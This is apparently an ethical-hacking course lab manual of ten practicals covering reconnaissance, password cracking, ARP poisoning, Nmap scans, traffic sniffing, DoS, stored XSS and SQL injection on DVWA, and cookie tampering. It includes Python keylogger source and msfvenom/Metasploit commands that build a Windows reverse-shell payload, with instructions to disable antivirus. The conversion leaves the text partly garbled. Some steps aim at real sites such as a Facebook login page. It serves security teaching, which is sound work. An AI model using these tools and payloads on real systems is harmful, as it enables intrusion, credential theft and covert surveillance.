

Practical-1

Aim: Use Google and Whois for Reconnaissance







E-next

THE NEXT LEVEL OF EDUCATION

Practical-2


Aim:

- a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm
- b) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.


Steps:

1. Install CrypTool from https://www.cryptool.org/en/ct1-downloads.






- 3. To Encrypt Click on Encrypt/Decrypt > Symmetric(modern) > RC4
- 4. Click the number of bits




- 6. To Decrypt Again click on Encrypt/Decrypt > Symmetric(modern) > RC4
- 7. Click the number of bits.




8. Click Decrypt.




b) Use Cain and Abel for cracking Windows account password using dictionary attack and to decode wireless network password.







2. A dialogue box appears after clicking on hash calculator, Add the text >> Calculate hash code >> Copy MD5 hash value



3. Click on MD5 Hashes>> Add list>>Paste Hash Value.





4. Click on hash code right click, Dictionary Attack>>Add to list>>Start




Match Found:

Match not Found:







Practical-3

Aim: a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute.

b) Perform ARP Poisoning in Windows

DGRAM

DGRAM

DGRAM

STREAM

STREAM

STREAM

STREAM

STREAM

STREAM

STREAM

STREAM

STREAM

a) Linux Commands:

unix 8

unix

unix

unix

unix

unix


unix

unix

unix

unix 3 unix

unix



10598

10678

10581

18893

18521

14486

13391

19678

17336

18079

18065

15493

CONNECTED

CONNECTED

CONNECTED

CONNECTED

CONNECTED

CONNECTED

CONNECTED

CONNECTED

CONNECTED

/run/systemd/journal/socket

/run/systemd/journal/syslog

/run/systemd/journal/stdout

/run/systemd/journal/stdout

/run/systemd/notify

@/tmp/.X11-unix/X0

3. ping

```
rdnc@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=123 time=102 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=123 time=4.72 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=123 time=2.31 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=123 time=3.33 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=123 time=3.02 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=123 time=3.32 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=123 time=2.69 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=123 time=2.02 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=123 time=3.10 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=123 time=2.16 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=123 time=2.77 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=123 time=2.45 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=123 time=2.83 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=123 time=2.54 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=123 time=3.20 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=123 time=1.99 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=123 time=3.11 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=123 time=2.68 ms
```

4. traceroute

```
rdnc@ubuntu:~$ traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 64 hops max
      192.168.9.1 1.080ms 0.477ms
                                     0.535ms
 2
      103.250.39.70
                     2.733ms
                              2.395ms
                                        1.871ms
                                        1.502ms
 3
      103.250.39.65
                     2.242ms
                              2.505ms
      103.250.39.254
                      6.182ms
                               1.700ms
                                         2.019ms
                              T2.386ms L 2.014ms DUCATION
  5
      103.250.39.253 12.605ms
 6
      103.250.39.250
                      1.949ms
                               2.738ms
                                         2.297ms
 7
      108.170.248.177
                       4.742ms
                                3.058ms
                                          2.420ms
      108.170.238.129
                       3.718ms
                                3.787ms
                                          4.068ms
      8.8.8.8 3.282ms 2.008ms
                                 2.391ms
```


b) ARP Poisoning

Steps:


1) Click on Sniffer tab.




2) Click on Start/Stop Sniffer and give range values and click okay.




3) Right click on any IP and select Resolve Host Name.



4) Click on ARP tab on the bottom.



6) Click on the IP and then click on the button shown in the image to start ARP Poisoning.





Practical - 4

Aim: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

• ACK -sA (TCP ACK scan)
It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:01 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered
Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
```

• SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
C:\Users\sushil>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.039s latency).

PORT STATE SERVICE
22/tcp open ssh
113/tcp open ident
139/tcp open netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
```

• FIN Scan (-sF)

Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

C:\Users\sushil>nmap -sF -T4 para
Starting Nmap 7.70 (https://nmap.org) at 2019-03-17 13:04 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.44 seconds

• NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

Command: nmap –sN –p 22 scanme.nmap.org

C:\Users\sushil>nmap -sN -p 22 scanme.nmap.org Starting Nmap 7.70 (https://nmap.org) at 2019-03-17 13:06 India Standard Time Nmap scan report for scanme.nmap.org (45.33.32.156) Host is up (0.061s latency).

PORT STATE SERVICE 22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds

THE NEXT LEVEL OF EDUCATION

• XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.


Command: nmap -sX -T4 scanme.nmap.org

C:\Users\sushil>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.70 (https://nmap.org) at 2019-03-17 13:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.058s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered
Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds


Practical-5

Aim: a) Use Wireshark (Sniffer) to capture network traffic and analyze b) Use Nemesy to launch DoS attack


- a) Use Wireshark (Sniffer) to capture network traffic and analyze Steps:
- 1. Open Wireshark and select your Connection.




2. Open any http website and add display filter as http.



3. Right Click on the POST method >> Follow >> TCP stream.



4. Search for 'credentials' in the dialog box.






Practical - 6

Aim: Simulate persistent cross-site scripting attack.

Steps:


- 1. Extract the DVWA zip file.
- 2. Copy the folder and paste it in Drive C: > xampp > htdocs
- 3. Rename the file as DVWA.
- 4. Go in the config file and rename the file as config.inc.php
- 5. Open chrome and search localhost/DVWA.
- 6. Click on create/reset database. The database will be created. Click on login.



7. Username = "Admin" and Password = "password". Click on login.



8. Click on DVWA security and set the security to low.



9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.








Practical – 7

Aim: Session impersonation using Firefox and Tamper Data add-on.

Steps:

- 1. Open Firefox
- 2. Go to tools > Add on > Extension
- 3. Search and install Temper Data.
- 4. Go to facebook login page.
- 5. Now click on tamper add on and start tampering the data.
- 6. Now enter the username and password in the facebook login page.
- 7. Your username and password is been captured using session impersonation.




8. Select a website for tempering data e.g(razorba).



- 9. Select any item to buy
- 10. Then click on add-cart
- 11. Then click on TemperData(add-on)



12. Refresh the page to get the extension.



13. Click on OK.





14. Change values in Cookie option for tempering the DATA.


Details

URL http://www.razorba.com/cart.aspx

Method GET

Type main_frame

Headers



15. Then click on OK and see the Data has been Tempered.




Practical - 8

Aim: Perform SQL injection attack.

Steps:

- 1. Extract the DVWA zip file.
- 2. Copy the folder and paste it in Drive C: > xampp > htdocs
- 3. Rename the file as DVWA.
- 4. Go in the config file and rename the file as config.inc.php
- 5. Open chrome and search localhost/DVWA.
- 6. Click on create/reset database. The database will be created. Click on login.



7. Username = "Admin" and Password = "password". Click on login.







8. Click on DVWA security and set the security to low.




9. Click on SQL Injection.





11. Type 1' or tue;# and click on submit.



Practical - 9

Aim: Create a simple keylogger using python

Code:

from pynput.keyboard import Key, Listener

import logging

if no name it gets into an empty string

log_dir = ""

This is a basic logging function

logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG, format='%(asctime)s:%(message)s:')

This is from the library

def on_press(key):

logging.info(str(key))

This says, listener is on

with Listener(on_press=on_press) as listener:

listener.join()

THE NEXT LEVEL OF EDUCATION



```
× Rey_log.txt - Notepad
File Edit Shell Debug Options Window Help
                                                                                               File Edit Format View Help
Python 3.7.0 (v3.7.0:1bf9cc5093, Jun 27 2018, 04:06:47) [MS C v.1914 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
                                                                                              2019-01-21 15:41:03,332:Key.shift_r:
2019-01-21 15:41:03,660:h':
                                                                                               2019-01-21 15:41:04,012:'e'
                                                                                              2019-01-21 15:41:04,276:T;
2019-01-21 15:41:04,444:T;
2019-01-21 15:41:04,605:'o'
                                                                                              2019-01-21 15:41:04,724:Key.space:
2019-01-21 15:41:04,885:Key.shift_r:
Hello World
                                                                                               2019-01-21 15:41:05,052:'w'
                                                                                               2019-01-21 15:41:05,188:'o
                                                                                              2019-01-21 15:41:05,428:'r':
2019-01-21 15:41:05,885:Key.backspace:
                                                                                               2019-01-21 15:41:06,045:Key.backspace:
                                                                                               2019-01-21 15:41:06,644: 0
                                                                                              2019-01-21 15:41:06,989:'r'
2019-01-21 15:41:07,140:T;
                                                                                              2019-01-21 15:41:07,221:'d':
```

Practical - 10

Aim: Using Metasploit to exploit (Kali Linux).

Steps:

Boot kali linux in pendrive and open it in PC. Open metasploit and type exit command to quit.

The directory will change to root@kali.

Type the following command.

- msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.9.191 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/1.exe
- 2. msfconsole
- 3. use exploit/multi/handler
- 4. msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
- 5. payload => windows/shell/reverse_tcp
- 6. Show options
- 7. msf exploit(multi/handler) > set LHOST 192.168.9.191
- 8. LHOST => 192.168.9.191
- 9. msf exploit(multi/handler) > set LPORT 31337
- 10. LPORT => 31337
- 11. msf exploit(multi/handler) > exploit

PUT THE PAYLOAD GENEREATED IN A WINDOWS PC (MAKE SURE ANTIVIRUS IS OFF) AND RUN THE EXE FILE.







E-next

THE NEXT LEVEL OF EDUCATION